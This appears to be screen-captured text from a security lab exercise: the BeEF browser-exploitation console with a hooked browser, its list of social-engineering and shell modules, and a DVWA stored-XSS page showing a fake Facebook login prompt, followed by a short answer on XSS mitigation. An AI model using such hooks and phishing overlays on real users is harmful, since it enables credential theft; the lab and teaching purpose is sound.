BeEF 0.5.4.0 | Submit Bug | Logout
Hooked Browsers
Online Browsers
192.168.13.1
192.168.13.1
Offline Browsers
192.168.13.1
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Clippy
Fake Flash Update
Fake Notification Bar
Fake Notification Bar (Ch
Fake Notification Bar (Fir
Fake Notification Bar (IE)
Google Phishing
Pretty Theft
Replace Videos (Fake Pl
Simple Hijacker
TabNabbing
Edge WScript WSH Injec
Fake Evernote Web Clip
Fake LastPass
Firefox Extension (Bindsl
Firefox Extension (Dropp
Firefox Extension (Rever
HTA PowerShell
SiteKiosk Breakout
User Interface Abuse (IE
Module Results History
id
date
label
0
2024-03-16 23:50
command 1
1
2024-03-16 23:51
command 2
2
2024-03-16 23:51
command 3
Command results
Re-execute command
Dialog Type:
Facebook
Backing:
Grey
Custom Logo (Generic only):
http://0.0.0.0:3000/ui/media/images/beef.png
Re-execute


Not secure
192.168.13.25/vulnerabilities/xss_s/
This website wants to run the following applet: 'Java' from 'Microsoft Inc'. To continue using this website you must accept the following security popup
Facebook Session Timed Out
Your session has timed out due to inactivity.
Please re-enter your username and password to login.
Email:
Password:
Log in
Vulnerabi
ing (XSS)
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
Name *
Message *







Write two or three sentences outlining mitigation strategies for this vulnerability:

```
Input validation commonly mitigates cross-site scripting by scrutinizing
user input for malicious content, preventing unauthorized script execution,
thereby enhancing security measures in web applications.
```